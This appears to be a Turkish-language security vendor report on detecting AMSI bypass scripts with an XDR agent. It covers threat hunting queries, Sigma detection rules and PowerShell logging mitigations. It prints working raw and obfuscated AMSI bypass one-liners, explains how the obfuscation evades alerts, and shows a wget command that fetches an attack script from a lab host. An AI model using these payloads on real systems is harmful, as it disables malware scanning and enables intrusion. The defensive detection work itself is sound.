
Resim 3.4



Resim 3.5


Resim 3.4 ve 3.5'te Attack_AmsiOpenSession.ps1 scriptinin XDR Agent'ı tarafından **High Severity** ve **Prevented(Blocked)** olarak değerlendirildiğini görüyoruz.

XDR Tespit Senaryosu



Resim 3.6

Resim 3.6'da ise Attack_AmsiOpenSession.ps1 scripti ile ilgili MITRE ATTACK taktikleri verilmiştir. **TA0002 - Execution / TA0005 Defense Evasion**



Resim 3.7

Kullanılan tekniklerin MITRE karşılıklarını da resim 3.7'de detaylı olarak görebiliriz.



Resim 3.8



Resim 3.9

Resim 3.8 ve 3.9 ise XDR BIOC (Behavioral Indicator of Compromise - Davranışsal IOC) kuralına takılan **Black Basta Ransomware Group Devanse Evasion** adında Alert Name görüntülüyoruz. Burada ayrıca Action olarak Prevent veya Block değil, **Detected** verildiğini görüyoruz. Bunun anlamı BIOC kuralı vasıtasıyla **Tespit** edilmiş olmasıdır.

XDR Tespit Senaryosu

AmsiInitialize için ise **raw** ve **obfuscate** edilen payload aşağıdaki gibidir:

- `[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)`
- `$a=[Ref].Assembly.GetTypes();Foreach($b in $a) {if ($b.Name -like "*iUtils") {$c=$b}};$d=$c.GetFields('NonPublic,Static');Foreach($e in $d) {if ($e.Name -like "*Failed") {$f=$e}};$f.SetValue($null,$true)`

Obfuscate edilen payload herhangi bir process tetiklemediği için XDR tarafından bir alarm (komuta özel olarak yazılan BIOC bulunmuyorsa) oluşturmuyor. Bu yüzden bu aşamada obfuscate edilen payload için **Threat Hunting** çalışması yapacağız.

Raw ve **obfuscate** payload'ların ne işe yaradığını ve obfuscate payload içerisinde karmaşıklık yapmanın yerin neresi olduğunu, hangi amaçla yapıldığını inceleyelim.

Raw/Ham Payload:

1- `[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils')`:

System.Management.Automation.AmsiUtils sınıfını yükler. Bu sınıf, AMSI ile ilgili yardımcı fonksiyonlar içerir.

2- `.GetField('amsiInitFailed','NonPublic,Static')`:

AmsiUtils sınıfından **amsiInitFailed** adlı özel (non-public) ve statik bir alan (field) alır. Bu alan, AMSI'nin başlatılma durumunu tutar.

3- `.SetValue($null,$true)`:

amsiInitFailed alanının değerini true olarak ayarlar. Bu, **AMSI'nin başlatılmasının başarısız olduğunu gösterir ve AMSI'nin çalışmasını durdurur**.

Obfuscate Payload:

- `$a=[Ref].Assembly.GetTypes();`: Bu satırda, **PowerShell çalışma zamanındaki (runtime) Assembly nesnesine referans alır** ve içindeki tüm tipleri (types) alır. Bu, PowerShell ortamındaki tüm türleri içeren bir dizi oluşturur.
- `Foreach($b in $a) {if ($b.Name -like "*iUtils") {$c=$b}};`: Bu döngü, önceki adımda alınan türlerin (types) listesinde dolaşır. **Eğer bir türün adı iUtils ile bitiyorsa (AmsiUtils gibi), o türü \$c değişkenine atar.** Bu, AMSI ile ilgili türü bulmayı amaçlar.
- `$d=$c.GetFields('NonPublic,Static');`: Bu adımda, önceki adımda bulunan tür üzerinde **NonPublic, Static** özelliklerine sahip olan tüm alanları (fields) alır. Bu, AMSI'nin kontrol edildiği alanları içeren bir dizi oluşturur.

XDR Tespit Senaryosu

- **Foreach(\$e in \$d) {if (\$e.Name -like "*Failed") {\$f=\$e}};** Bu döngü, önceki adımda alınan alanlar içinde dolaşır. Eğer bir alanın adı **Failed** ile bitiyorsa (**amsilnitFailed**), o alanı **\$f** değişkenine atar. Bu, **AMSI'nin başlatılmasını kontrol eden ilgili alanı bulmayı amaçlar.**
- **\$f.SetValue(\$null,\$true):** Son olarak, **\$f** değişkenindeki alana (yani **AMSI kontrol alanına**) **\$true** değerini atar. Bu, **AMSI'nin devre dışı bırakılmasını sağlar.**

Raw ve Obfuscate payload'larını ele aldığımızda **AMSI'nin başlatılmasının başarısız olarak ayarlanmaya çalışıldığını anlayabiliriz.** Ayrıca obfuscate işlemi içerisinde **string evasion** ve **kod karmaşıklıklaştırma (obfuscation)** işlemi yapıldığını belirtebiliriz.

```
PS C:\Users\...> $a=[Ref].Assembly.GetType();Foreach($e in $a) {if ($e.Name -like "*Failed") {$f=$e}};$f.SetValue($null,$true)
```

Resim 4.0



Resim 4.1

Resim 4.1 içerisinde oluşturulan KQL sorgusunda bulunan **[Ref].Assembly.GetType()** ifadesi obfuscate payloadı içerisinde bulunduğu için biz de Threat Hunting çalışmamızı - burada payload içerisindeki herhangi başka bir ifade de kullanılabilirdi, yalnızca seçtiğimiz **[Ref].Assembly.GetType()** kullanılmak zorunda değil- bu ifade üzerinden gerçekleştirdik. **ACTION_EVTLOG_DATA_FIELDS** sütunu altında ok ile gösterilen alan içerisinde tam olarak obfuscate payload görüntülenmemektedir, bu yüzden biraz daha derine ineceğiz.



Resim 4.2

XDR Tespit Senaryosu




Resim 4.3

Resim 4.2 içerisinde (Open Card in new tab) obfuscate edilen payload tam olarak görüntülenmektedir. Bu şekilde bir Threat Hunting çalışması yapmış oluyoruz.

```
powershell wget 'http://10.10.122.102/w11poc/Amsi_Bypass_In_2023-main/Attack_AmsiScanBuffer.ps1' -outfile C:\Windows\Temp\w11pocbuffer.ps1
```




Resim 4.4



Resim 4.5


Gerekli powershell scriptini makineye indirdikten sonra -outfile parametresi ile w11pocbuffer.ps1 olarak Temp dizinine kaydettik ve scripti çalıştırdığımızda True olarak çıktıyı alabiliyoruz. Bu bize scriptin başarıyla çalıştırıldığını belirtiyor fakat sonrasında makinedeki XDR agent terminali kapatıyor ve aktiviteyi engelliyor.

XDR Tespit Senaryosu



Resim 4.6


Resim 4.6 içerisinde **Attack_AmsiScanBuffer.ps1** scriptinin bulunduğu dizini ve Info Message içerisinde Powershell_ISE (burada powershell ile değil powershell-ise içerisinde çalıştırıldığını anlıyoruz) içerisinde çalıştırıldığı kod bloğunu (yeşil ile seçili alan içerisinde belirli bir kısmı görünmektedir) görüntüleyebiliyoruz.



Resim 4.7

XDR Tespit Senaryosu

Resim 4.7 içerisinde **Log Level: Info Message** üzerinde fare ile geldiğimizde bize çalıştırılan zararlı aktivitenin kod bloğu daha detaylı olarak bilgi veriyor fakat kod bloğunu tamamen görüntüleyebilmek için aşağıdaki şekilde ilerleyeceğiz:



Resim 4.8

Resim 4.8 de görüldüğü gibi **Copy text to clipboard** ile zararlı aktivitenin kod bloğunu tamamen kopyalayıp script dosyası ile karşılaştırabiliriz.



Resim 4.9



Resim 5.0

Resim 4.9, XDR içerisindeki panoya kopyaladığımız kod bloğu; Resim 5.0 ise script dosyasının kod bloğu. İki resimdeki kırmızı alan ise daha net bir belirteçtir.

Tespit Kuralları

Sigma Kuralı - 1

title: Suspicious Download from Office Domain

id: 00d49ed5-4491-4271-a8db-650a4ef6f8c1

status: test

description: Detects suspicious ways to download files from Microsoft domains that are used to store attachments in Emails or OneNote documents

references:

- https://twitter.com/an0n_r0/status/1474698356635193346?s=12

- <https://twitter.com/mrd0x/status/1475085452784844803?s=12>

author: Florian Roth (Nextron Systems), Nasreddine Bencherchali (Nextron Systems)

date: 2021/12/27

modified: 2022/08/02

tags:

- attack.command_and_control
- attack.t1105
- attack.t1608

logsource:

product: windows

category: process_creation

detection:

selection_download:

- Image|endswith:
 - '\curl.exe'
 - '\wget.exe'
- CommandLine|contains:
 - 'Invoke-WebRequest'
 - 'iwr '
 - 'curl '
 - 'wget '
 - 'Start-BitsTransfer'
 - '.DownloadFile('
 - '.DownloadString('

selection_domains:

CommandLine|contains:

- 'https://attachment.outlook.live.net/owa/'
- 'https://onenoteonlinesync.onenote.com/onenoteonlinesync/'

condition: all of selection_*

falsepositives:

- Scripts or tools that download attachments from these domains (OneNote, Outlook 365)

level: high

Tespit Kuralları

Sigma Kuralı - 2

title: Usage Of Web Request Commands And Cmdlets

id: 9fc51a3c-81b3-4fa7-b35f-7c02cf10fd2d

related:

- id: 1139d2e2-84b1-4226-b445-354492eba8ba
type: similar
- id: f67dbfce-93bc-440d-86ad-a95ae8858c90
type: obsoletes
- id: cd5c8085-4070-4e22-908d-a5b3342deb74
type: obsoletes

status: test

description: Detects the use of various web request commands with commandline tools and Windows PowerShell cmdlets (including aliases) via CommandLine

references:

- <https://4sysops.com/archives/use-powershell-to-download-a-file-with-http-https-and-ftp/>
- <https://blog.jourdant.me/post/3-ways-to-download-files-with-powershell>
- [https://learn.microsoft.com/en-us/powershell/module/bitstransfer/add-bitsfile?](https://learn.microsoft.com/en-us/powershell/module/bitstransfer/add-bitsfile?view=windowsserver2019-ps)

view=windowsserver2019-ps

author: James Pemberton / @4A616D6573, Endgame, JHasenbusch, oscd.community, Austin Songer @austinsonger

date: 2019/10/24

modified: 2023/01/10

tags:

- attack.execution
- attack.t1059.001

logsource:

category: process_creation
product: windows

detection:

selection:

CommandLine|contains:

- '[System.Net.WebRequest]::create'
- 'curl '
- 'Invoke-RestMethod'
- 'Invoke-WebRequest'
- 'iwr '
- 'Net.WebClient'
- 'Resume-BitsTransfer'
- 'Start-BitsTransfer'
- 'wget '
- 'WinHttp.WinHttpRequest'

condition: selection

falsepositives:

- Use of Get-Command and Get-Help modules to reference Invoke-WebRequest and Start-BitsTransfer.

level: medium

MITIGATION

1. Managed Security Service Provider (MSSP) Hizmetleri

Güvenlik operasyonlarınızı yönetmek ve tehditlere karşı proaktif önlemler almak için güvenilir bir MSSP hizmeti tercih edebilirsiniz.

2. Siber Tehdit İstihbaratı Hizmeti

Tehdit aktörleri ve aktivitelerine karşı proaktif bir önlem olarak Siber Tehdit İstihbaratından yararlanabilirsiniz. Potansiyel tehditleri önlemek için önemli bir çözümdür. Kurumunuz veya korumaya çalıştığınız sistemlerde bulunan ürünlerin, araçların ve yazılımların sürümleri hakkında bunları hangi tehdit aktörlerinin kullandığı ve nasıl kullandığı konusunda internet ve deep/darkweb üzerinde araştırma yapılabilir. Sonrasında ise Tehdit Aktörlerine yönelik TTP bazlı ve geçmiş saldırı bazlı kural geliştirilebilir, önlem alınabilir.

3. Zero-Trust ve Least Privilege Yaklaşımı

Olası güvenlik ihlallerine karşı Zero-Trust ve Least Privilege (En Az Ayrıcalık İlkesi) yaklaşımını benimseyin. Zero-Trust, hiçbir zaman güvenme, daima doğrula yaklaşımıdır. Least Privilege ise kullanıcılara işlerini tamamlamak için gereken minimum erişim haklarını ve izinlerini verir. Bu prensipler benimsenerek saldırıların etkisi indirgenebilir.

4. Güncelleme ve Yama Yönetimi

Tüm sistemlerin ve güvenlik yazılımlarının en son yamalarla güncel olduğundan emin olun ve düzenli periyotlarda kontrol sağlayın. Güncellemeler, bilinen güvenlik açıklarını kapatmak ve sistemleri korumak için etkili bir çözümdür. Ayrıca zafiyet yönetim politikalarınıza bağlı olarak GRC ekiplerinizle risk konusunda anlaşabilirsiniz.

5. Kullanıcı Eğitimi ve Farkındalığı

Kullanıcıları, şüpheli, imzalı olmayan veya güvenilir olmayan kaynaklardan gelen dosyaları çalıştırmamaları konusunda bilgilendirin.

6. Wget ve Curl Sıkılaştırma

Wget ve Curl komutlarıyla dış IP trafiği oluşturduğunda alarm oluşturacak kurallar yazabilirsiniz. Bu, tehdit aktörlerinin veri sızdırma girişimlerini veya saldırının boyutunu büyütecek araçların indirilmesini tespit etmek için önemlidir.

7. C2 Sunucuları ve Toollar

Command and Control (C2) sunucuları ve Tehdit Aktörlerinin toollarına karşı Invoke-WebRequest, New-Object System.Net.WebClient ve Start-BitsTransfer gibi cmdlet'lerin dış kaynaklara yaptığı trafiklere alarm oluşturacak kurallar yazabilirsiniz.

MITIGATION

8. Turn on Module Logging Policy

(Computer Configuration/User Configuration > Policies > Administrative Templates > Windows Components > Windows Powershell)

Bu policy, belirli PowerShell modülleri için komutların ve etkinliklerin loglanması sağlar. Güvenlik ve denetim amacıyla komut geçmişini izlemek için kullanılabilir. Bir modül için bu policy ayarını etkinleştirmek, modülün **LogPipelineExecutionDetails** özelliğini True olarak ayarlamaya eşdeğerdir. Etkinleştirildiğinde, belirli modüller için yürütülen tüm komutlar ve sonuçlar Windows olay günlüklerinde depolanır.

(LogPipelineExecutionDetails özelliği, PowerShell modülünün yürütme olaylarını Windows olay günlüklerine yazdırıp yazdırmayacağını belirler. Bu olaylar, modülün yüklemesi, komutların çalıştırılması ve modülün kaldırılması gibi işlemleri içerir.)

Bu policy ayarını devre dışı bırakırsanız, yürütme olaylarının günlüğe kaydedilmesi tüm Windows PowerShell modülleri için devre dışı bırakılır.

Policy listesine modüller ve ek bileşenler eklemek için **Show**'a tıklayın ve ardından listeye modül adlarını yazın. Listedeki (loglanması istenen) modüller ve ek bileşenler bilgisayarda yüklü olmalıdır.

Turn on Module Logging

Previous Setting Next Setting

☐ Not Configured
 ☒ Enabled
 ☐ Disabled

Comment:

Supported on: At least Microsoft Windows 7 or Windows Server 2008 family

Options:

To turn on logging for one or more modules, click Show, and then type the module names in the list. Wildcards are supported.

Module Names **Show...**

To turn on logging for the Windows PowerShell core modules, type the following module names in the list:

Microsoft.PowerShell.*

Microsoft.WSMan.Management

Help:

This policy setting allows you to turn on logging for Windows PowerShell modules.

If you enable this policy setting, pipeline execution events for members of the specified modules are recorded in the Windows PowerShell log in Event Viewer. Enabling this policy setting for a module is equivalent to setting the LogPipelineExecutionDetails property of the module to True.

If you disable this policy setting, logging of execution events is disabled for all Windows PowerShell modules. Disabling this policy setting for a module is equivalent to setting the LogPipelineExecutionDetails property of the module to False.


MITIGATION

9. Turn on Powershell Script Block Logging Policy

(Computer Configuration/User Configuration > Policies > Administrative Templates > Windows Components > Windows PowerShell)

Komut Dosyası Bloğu Günlüğünü (Script Block Loggin) etkinleştirirseniz, PowerShell ayrıca bir komutun, komut dosyası bloğunun (script block), işlevin veya komut dosyasının çağırılması (invoce) başladığında veya durduğunda olayları günlüğe kaydeder.

Çağırma Günlüğünü Etkinleştirmek, yüksek miktarda olay günlüğü oluşturur.



Turn on PowerShell Script Block Logging

Previous Setting Next Setting

☐ Not Configured Comment:

☒ Enabled

☐ Disabled

Supported on: At least Microsoft Windows 7 or Windows Server 2008 family

Options:

☒ Log script block invocation start / stop events:

Help:

This policy setting enables logging of all PowerShell script input to the Microsoft-Windows-PowerShell/Operational event log. If you enable this policy setting, Windows PowerShell will log the processing of commands, script blocks, functions, and scripts - whether invoked interactively, or through automation.

REFERANSLAR

1. <https://gustavshen.medium.com/bypass-amsi-on-windows-11-75d231b2cac6>
2. https://github.com/senzee1984/Amsi_Bypass_In_2023
3. <https://tr.howtofix.guide/wacatac-trojan/>
4. <https://cybernews.com/malware/remove-wacatac-trojan-virus/>
5. <https://docs.splunk.com/Documentation/UBA/5.4.0/GetDataIn/AddPowerShell>
6. https://admx.help/?Category=Windows_10_2016&Policy=Microsoft.Policies.PowerShell::EnableModuleLogging



**“Savunmanıza bir
müttefik ekleyin.”**

ADEO
CYBER SECURITY